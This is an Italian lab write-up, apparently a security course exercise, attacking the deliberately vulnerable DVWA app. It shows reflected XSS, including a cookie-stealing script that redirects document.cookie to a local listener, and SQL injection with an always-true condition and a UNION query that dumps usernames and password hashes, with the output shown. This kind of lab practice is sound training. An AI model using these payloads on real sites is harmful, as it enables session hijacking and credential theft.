
S6_L2

XSS REFLECTED

Il **cross-site scripting** (XSS) è una vulnerabilità informatica che affligge siti web dinamici che impiegano un insufficiente controllo dell'input nei form. Un XSS permette ad un hacker di inserire o eseguire codice lato client al fine di attuare un mix di attacchi quali - ad esempio - raccolta, manipolazione, reindirizzamento di informazioni riservate, visualizzazione e modifica di dati presenti sui server, alterazione del comportamento dinamico delle pagine web.


Dopo aver connesso le macchine Kali e Metasploitable, procedo con un attacco XSS sulla DVWA aperta su Kali Linux.




Questo conferma che l'attacco XSS riflesso ha avuto successo, in quanto, inserendo uno script, siamo riusciti a sfruttare la risposta immediata creando un semplice popup.


Il payload sfrutta la mancanza di sanitizzazione dell'input, permettendo l'iniezione e l'esecuzione di codice JavaScript.


Possiamo fare la stessa cosa per i cookie:






In basso ho effettuato la stessa operazione tramite terminale, con script <script>window.location='http://127.0.0.1:1337/?cookie=' + document.cookie</script>





SQL INJECTION

L'applicazione DVWA non valida correttamente l'input SQL, permettendo l'iniezione di comandi SQL malevoli.




Questo payload sfrutta una condizione SQL sempre vera (`' OR '1'='1`), forzando l'applicazione a restituire tutti i record del database.

Il payload manipola la query SQL originale, bypassando le verifiche di autenticazione e restituendo tutti i record del database, questo conferma che l'attacco SQL Injection ha avuto successo.

A questo punto si può trovare la password:

utilizziamo quindi una UNION query, ovvero " **1' UNION SELECT user, password FROM users#** ".
Questa query va ad associare alla condizione sempre vera non più con nome e cognome degli utenti, ma con nome utente e password in hash.


Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin
ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 1' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99